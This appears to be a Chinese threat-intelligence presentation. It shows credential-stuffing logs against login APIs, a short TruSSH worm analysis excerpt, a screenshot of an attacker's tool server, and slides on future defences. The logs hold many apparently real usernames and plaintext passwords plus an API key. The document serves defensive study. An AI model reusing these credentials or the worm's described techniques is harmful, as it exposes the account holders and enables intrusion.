116.208.15.120	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.iqiyi.com	key=20047202f0555fb4b6d2b48eca55453f&version=1.1&ec=0&email=Edward121@passwo
116.208.15.120	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.iqiyi.com	key=20047202f0555fb4b6d2b48eca55453f&version=1.1&ec=0&email=eziuojin&password=31
116.208.15.120	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.iqiyi.com	key=20047202f0555fb4b6d2b48eca55453f&version=1.1&ec=0&email=741237417@passwo
116.208.15.120	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.iqiyi.com	key=20047202f0555fb4b6d2b48eca55453f&version=1.1&ec=0&email=xian1123@passwo
116.208.15.120	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.iqiyi.com	key=20047202f0555fb4b6d2b48eca55453f&version=1.1&ec=0&email=tianlong47168@passwo
27.28.13.3	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.iqiyi.com	key=20047202f0555fb4b6d2b48eca55453f&version=1.1&ec=0&email=12400338@163.com
27.28.13.3	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.iqiyi.com	key=20047202f0555fb4b6d2b48eca55453f&version=1.1&ec=0&email=xiaoba7750@163.c
27.28.13.3	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.iqiyi.com	key=20047202f0555fb4b6d2b48eca55453f&version=1.1&ec=0&email=17511363@163.co
27.28.13.3	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.iqiyi.com	key=20047202f0555fb4b6d2b48eca55453f&version=1.1&ec=0&email=110603923@163.co
27.28.13.3	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.iqiyi.com	key=20047202f0555fb4b6d2b48eca55453f&version=1.1&ec=0&email=wen574848@163.qq
27.28.13.3	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.iqiyi.com	key=20047202f0555fb4b6d2b48eca55453f&version=1.1&ec=0&email=lll334455@163.net
27.28.13.3	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.iqiyi.com	key=20047202f0555fb4b6d2b48eca55453f&version=1.1&ec=0&email=h-ling5460@163.co
27.28.13.3	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.iqiyi.com	key=20047202f0555fb4b6d2b48eca55453f&version=1.1&ec=0&email=q998999&password=2
27.28.13.3	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.iqiyi.com	key=20047202f0555fb4b6d2b48eca55453f&version=1.1&ec=0&email=fjslnn_16&password=
27.28.13.3	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.iqiyi.com	key=20047202f0555fb4b6d2b48eca55453f&version=1.1&ec=0&email=178883804xj@163.mass

# 数据库泄露指示器

ip	proxy_url	uri
106.226.57.7	http://m[REDACTED].com	/api/login.php?callback=jQuery18306987853845391776_1421401535020&action=login&login_account=cdmingxiang&password=19811008&ajax=0&r
113.2.62.200	http://m[REDACTED].com	/api/login.php?callback=jQuery183037290647202970295_1453482460484&action=login&login_account=lifanro[REDACTED]&password=yy856812&ajax=
113.2.62.200	http://m[REDACTED].com	/api/login.php?callback=jQuery183037290647202970295_1453482476296&action=login&login_account=zhangbiao[REDACTED]&password=zhangbiao&ajax=
113.2.63.109	http://m[REDACTED].com	/api/login.php?callback=jQuery183037290647202970295_1453482511484&action=login&login_account=wzqlov[REDACTED]&password=5241520&ajax=0&rerr
113.2.63.109	http://m[REDACTED].com	/api/login.php?callback=jQuery183037290647202970295_1453482739265&action=login&login_account=4q8f5d[REDACTED]&password=111111&ajax=0&rerr
222.77.1.243	http://m[REDACTED].com	/api/login.php?callback=jQuery1830707439877852625_1453486867137&action=login&login_account=wmcwmc[REDACTED]&password=cc19861205&ajax=0
222.77.1.243	http://m[REDACTED].com	/api/login.php?callback=jQuery1830707439877852625_1453486875936&action=login&login_account=hncgf2003[REDACTED]&password=2484885&ajax=0&remem
222.77.1.243	http://m[REDACTED].com	/api/login.php?callback=jQuery1830707439877852625_1453486882254&action=login&login_account=myth0038[REDACTED]&password=651&ajax=0&remember
222.77.1.243	http://m[REDACTED].com	/api/login.php?callback=jQuery1830707439877852625_1453486888478&action=login&login_account=xiyinchen[REDACTED]&password=71898&ajax=0&remem
222.77.1.243	http://m[REDACTED].com	/api/login.php?callback=jQuery1830707439877852625_1453486894515&action=login&login_account=tanl06[REDACTED]&password=chenht&ajax=0&rememl
222.77.1.243	http://m[REDACTED].com	/api/login.php?callback=jQuery1830707439877852625_1453486902362&action=login&login_account=ouyangsos[REDACTED]&password=20529sos&ajax=0&rerr
222.77.1.243	http://m[REDACTED].com	/api/login.php?callback=jQuery1830707439877852625_1453486908883&action=login&login_account=wolizhouli[REDACTED]&password=rvc1&ajax=0&rememb
222.77.1.243	http://m[REDACTED].com	/api/login.php?callback=jQuery1830707439877852625_1453486914749&action=login&login_account=luozhiren[REDACTED]&password=ckyluo&ajax=0&rememt
222.77.1.243	http://m[REDACTED].com	/api/login.php?callback=jQuery1830707439877852625_1453486921535&action=login&login_account=a9665252[REDACTED]&password=530166&ajax=0&remen
222.77.1.243	http://m[REDACTED].com	/api/login.php?callback=jQuery1830707439877852625_1453486927806&action=login&login_account=efio11[REDACTED]&password=11&ajax=0&remember_
222.77.1.243	http://m[REDACTED].com	/api/login.php?callback=jQuery1830707439877852625_1453486934327&action=login&login_account=qjs5233[REDACTED]&password=5233&ajax=0&rememb
222.77.1.243	http://m[REDACTED].com	/api/login.php?callback=jQuery1830707439877852625_1453486942220&action=login&login_account=wy84771246[REDACTED]&password=w84771246&ajax=0&u
222.77.1.243	http://m[REDACTED].com	/api/login.php?callback=jQuery1830707439877852625_1453486950910&action=login&login_account=zjmqb007[REDACTED]&password=21102&ajax=0&rememl
222.77.1.243	http://m[REDACTED].com	/api/login.php?callback=jQuery1830707439877852625_1453486958850&action=login&login_account=beike0512[REDACTED]&password=20611&ajax=0&reme
222.77.1.243	http://m[REDACTED].com	/api/login.php?callback=jQuery1830707439877852625_1453486965168&action=login&login_account=kkai1238[REDACTED]&password=16&ajax=0&remembe
222.77.1.243	http://m[REDACTED].com	/api/login.php?callback=jQuery1830707439877852625_1453486973140&action=login&login_account=lowk2008[REDACTED]&password=123&ajax=0&rememl
222.77.1.243	http://m[REDACTED].com	/api/login.php?callback=jQuery1830707439877852625_1453486983139&action=login&login_account=gnijnli[REDACTED]&password=1&ajax=0&remember_
222.77.1.243	http://m[REDACTED].com	/api/login.php?callback=jQuery1830707439877852625_1453486989317&action=login&login_account=ruanyang[REDACTED]&password=ry19881210&ajax=0
113.2.63.109	http://m[REDACTED].com	/api/login.php?callback=jQuery183037290647202970295_1453487202500&action=login&login_account=lyfls1328[REDACTED]&password=111&ajax=0&remem
222.77.1.243	http://m[REDACTED].com	/api/login.php?callback=jQuery1830707439877852625_1453486995557&action=login&login_account=spcab18[REDACTED]&password=ao&ajax=0&rememb
222.77.1.243	http://m[REDACTED].com	/api/login.php?callback=jQuery1830707439877852625_1453487002670&action=login&login_account=jyo2206208[REDACTED]&password=2763990&ajax=0&ren
222.77.1.243	http://m[REDACTED].com	/api/login.php?callback=jQuery1830707439877852625_1453487008583&action=login&login_account=lxbage[REDACTED]&password=1&ajax=0&remember_





# 样本捕获

## TruSSH Worm分析报告


评论关闭

最近百度X-Team捕获到一个利用SSH弱口令漏洞构建僵尸网络的蠕虫，该蠕虫具有自动扫描、自动传播、并依托公共社交网络服务作为获取Command and Control(后文简称C&C)控制信息等特点；蠕虫作者为保证控制方式的独享性，上线地址的变化性以及隐蔽性做了大量工作，C&C上线地址能够做到每天一换。根据其上线特点，我们将此蠕虫命名为：TruSSH Worm。目前此蠕虫已经在全世界范围内大规模传播。鉴于此蠕虫的编写和控制方式有些特殊，特拿出来和大家分享。

### 1.蠕虫主体特征

所有的蠕虫主体执行文件均通过upx壳进行压缩，但通过破坏upx header等方式防止upx -d的自动化脱壳，这在linux类的恶意样本中并不多见。

# 样本捕获 (Cont.)





## 样本采集 (Cont.)

The screenshot displays a web-based file management interface. On the left, there are sections for '用户' (User) with a '登录' (Login) button, '目录' (Directory) with a '首页' (Home) link and '0 个子目录, 6 个文件, 5.57 MB' summary, '搜索' (Search) with an input field and '确定' (Confirm) button, '选择' (Select) with '全选' (Select All), '反选' (Inverse Selection), and '通配符' (Wildcard) buttons, and '操作' (Operations) with '打包下载' (Package Download) and '文件列表' (File List) buttons. The main area shows a table of files:

文件名.扩展名	大小(类型)	时间	点击量
3389.rar	95.84 KB	2008-08-21 10:41	128
4g.zip	292.25 KB	2008-08-21 10:14	579
dn2.exe	245.46 KB	2008-08-21 10:12	158
SB360.exe	210.96 KB	2008-08-21 10:12	56
xf.zip	4.51 MB	2008-08-21 10:21	40
y.exe	249.98 KB	2008-08-21 10:08	190

On the right, a WinRAR window titled 'xf.zip - WinRAR (非商业个人版)' is open, showing the contents of the selected file. The file list includes: 'IP段', '开始扫描.bat', 'ip.txt', '相约在巴黎 Meeting in Paris整理程序.exe', and 's.dll'.

# 展望与未来

- 更多防御系统的联动
- 与业务更深层次的定制化
- 打通蜜罐产出结果
- 业务口令泄露的查询接口
- 改变战场

# 安全建设，情报先行

谢谢大家！

